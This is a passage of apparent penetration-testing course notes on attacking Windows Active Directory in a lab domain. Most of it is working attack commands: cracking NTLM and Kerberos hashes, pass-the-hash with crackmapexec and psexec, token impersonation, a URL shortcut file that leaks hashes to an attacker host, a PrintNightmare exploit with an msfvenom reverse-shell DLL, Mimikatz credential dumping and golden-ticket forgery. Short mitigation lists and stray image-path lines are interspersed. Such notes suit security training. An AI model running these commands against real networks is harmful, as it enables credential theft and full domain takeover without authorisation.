hashcat -m 1000 hashes.txt rockyou.txt -O
```

-m 1000 is the module number for NTLM and -O is for optimised mode

Pass the Hash Attacks

Use crackmapexec to pass the hash to machines on the network:

```
crackmapexec smb 192.168.128.0/24 -u  "Angela Moss" -hashes <NT-HASH>
```

After finding a machine that can use the passed hash, use psexec.py with the LM and NT hashes:

```
psexec.py ecorp/amoss:@192.168.128.138 -hashes <LM-HASH>:<NT-HASH>
```


Pass Attack Mitigations

Pass the Hash/Password

Hard to completely prevent, but we can make it more difficult on an attacker:

- Limit account re-use:
  - Avoid re-using local admin password
  - Disable Guest and Administrator accounts
  - Limit who is a local administrator (least privilege)
- Utilize strong passwords:
  - The longer the better (>14 characters)
  - Avoid using common words
  - I like long sentences
- Privilege Access Management (PAM)
  - Check out/in sensitive accounts when needed
  - Automatically rotate passwords on check out and check in
  - Limits pass attacks as hash/password is strong and constantly rotated

Token Impersonation Overview



https://www.offensive-security.com/metasploit-unleashed/fun-incognito/

Two types of tokens, Delegate and Impersonate.

The goal is to find a machine with a Domain Admin's token and Impersonate them.

Then dump the Domain hashes with Mimikatz

Token Impersonation with Incognito

Start metasploit and use psexec to gain a shell on Angela Moss' Desktop

In the meterpreter shell we can load the modules we need with

```
meterpreter > load <MODULE-NAME>
```

Load incognito and list the tokens available

```
meterpreter > load incognito
meterpreter > list_tokens -u
```

Use incognito to impersonate the user:

```
meterpreter > impersonate_token ecorp\\administrator
```

Delegate tokens are created on log in so any users that have logged in will be available to Impersonate.

To return to the original user use:

```
meterpreter > rev2self
```

Token Impersonation Mitigation

Mitigation Strategies


• Limit user/group token creation permissions: Tricky and doesn't completely fix the issue

• Account tiering: Isolation of accounts, admin account and regular user used separately.

• Local admin restriction: No local admin, no shells. Severely hampers attackers.

Kerberoasting Overview

How Kerberos Works



https://medium.com/@Shorty420/kerberoasting-9108477279cc

Domain Controller is the Key Distribution Center (KDC)

Any valid user can request a Ticket Granting Ticket (TGT) from the KDC

Services have Service Prinicpal Names (SPN), to access them you need a Ticket Granting Service (TGS)

Use the TGT to request a TGS, which is encoded by the servers hash

The account hash can then be cracked

1. Get SPNs, Dump hash

```
python GetUserSPNs.py <DOMAIN/username:password> -dc-ip <DC-IP> -request
```

2. Crack the hash

```
hashcat -m 13100 kerberoast.txt rockyou.txt
```

Kerberoasting Walkthrough

Request the hash with GetUserSPNs

```
impacket-GetUserSPNs ecorp.local/amoss:Password1 -dc-ip 192.168.128.137 -request
```

Crack the hash (Kerberos 5, etype 23, TGS-REP)

```
hashcat -m 13100 kerberoast.txt rockyou.txt -O
```


Kerberoasting Mitigation

Mitigation Strategies

• Strong passwords, character length is not sufficient! Avoid dictionary words

• Least privilege, do not run Service accounts as Domain Admins!

GPP/cPassword Attacks Overview



If any GPP credentials were stored before the MS14-025 patch then cPasswords may be available.

Check with Metasploit auxiliary module smb_enum_gpp

Abusing GPP

GPP

Active box on HTB:

Looking for Groups.xml file, post-exploit scenario

Use active.htb\SVC_TGS credentials to kerberoast the DC:

```
impacket-GetUserSPNs domain/username:Password -dc-ip 10.10.10.100 -request
```

Crack the hash with hashcat and use the cracked credentials with psexec to gain SYSTEM

1. Locate Groups.xml post-exploitation and extract the username and cPassword hash
2. Use gpp-decrypt to decrypt the cPassword hash
3. Use kerberoasting or pass the hash/password to get other account hashes
4. Crack the hashes

Metasploit module smb_enum_gpp to enumerate GPP saved passwords

URL File Attacks

Abusing a compromised user's share access or open file shares to capture hashes

A play on an SCF attack

Create a file called "@filename.url" or "~filename.url" with the following contents

```
[InternetShortcut]
URL=blah
WorkingDirectory=blah
IconFile=\\ATTACKER-IP\%USERNAME%.icon
IconIndex=1
```

Start repsonder and wait for a user to navigate to the share. When they do NTLMv2 hashes will be captured so they can be used for relay
attacks or to crack

PrintNightmare(CVE-2021-1675) Walkthrough

Attack that takes advantage of the PrintSpooler which runs as SYSTEM

https://github.com/cube0x0/CVE-2021-1675

https://github.com/calebstewart/CVE-2021-1675

Note: **Patch is now baked into the OS**, if targets are running Windows Server 2016 or lower they may be vulnerable.

Check the target is vulnerable:

```
impacket-rpcdump @<TARGET-IP> | egrep 'MS-RPRN|MS-PAR'
```

Create a malicious DLL with msfvenom

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<ATTAKCER-IP> LPORT=4444 -f dll -o
shell.dll
```

Start a meterpreter session and run the multi/handler to catch the shell

Set up a file share to host the shell.dll file


```
impacket-smbserver share `pwd` -smb2support
```

Run the exploit from https://github.com/cube0x0/CVE-2021-1675

```
./CVE-2021-1675.py domain.local/domain_user:Password@192.168.128.137 '\
\192.168.128.129\smb\shell.dll'
```

Mimikatz Overview

Mimikatz



Alternatives to direct usage are Invoke-Mimikatz (direct use or with iex)

Credential Dumping with Mimikatz

Upload mimikatz .exe and it's dependencies to the target and execute

First command to run is privilege::debug to check privileges

Common attacks:

If an attack doesn't work try adding /patch

```
sekurlsa::logonpasswords
```

This will dump computer names and NTLM hashes which can then be used for pass the hash attacks
Also allows wdigest set up, which is a feature that will show passwords for users that have logged in in cleartext.
wdigest is enabled in the registry so it will persist even if the machine is rebooted

```
lsadump::sam
```

This will dump the SAM file, doesn't always work

```
lsadump::lsa
```

This will dump the Local Security Authority which contains usernames and hashes


Golden Ticket Attacks

Golden Tickets grant complete access to all machines and services across the domain

Use mimikatz to dump the kerberos tgt user

```
lsadump::lsa /inject /name:krbtgt
```

Grab the domain sid and the krbtgt NTLM hash



Create the ticket and use pass the ticket (/ptt) to create a shell with that ticket

```
kerberos::golden /User:Administrator /domain:ecorp.local /sid:<DOMAIN-SID> /krbtgt:<KRBTGT-NTLM> /id:500 /ptt
```

Run the shell

```
misc::cmd
```

The shell and golden ticket gives you unfettered access across the domain, download psexec.exe to execute arbitrary commands on
other machines, try some other fun stuff

Conclusion and Additional Resources

Resources

Active Directory Security Blog: https://adsecurity.org/
Harmj0y Blog: http://blog.harmj0y.net/
Pentester Academy Active Directory: https://www.pentesteracademy.com/activedirectorylab
Pentester Academy Red Team Labs: https://www.pentesteracademy.com/redteamlab
eLS PTX: https://elearnsecurity.com/product/ecptx-certification/

Additional Active Directory Attacks

Abusing ZeroLogon

What is ZeroLogon? - https://www.trendmicro.com/en_us/what-is/zerologon.html
dirkjanm CVE-2020-1472 - https://github.com/dirkjanm/CVE-2020-1472
SecuraBV ZeroLogon Checker - https://github.com/SecuraBV/CVE-2020-1472

CVE-2020-1472

Dangerous attack to run in an environment!

Sets the DC password to null allowing log ins without a password.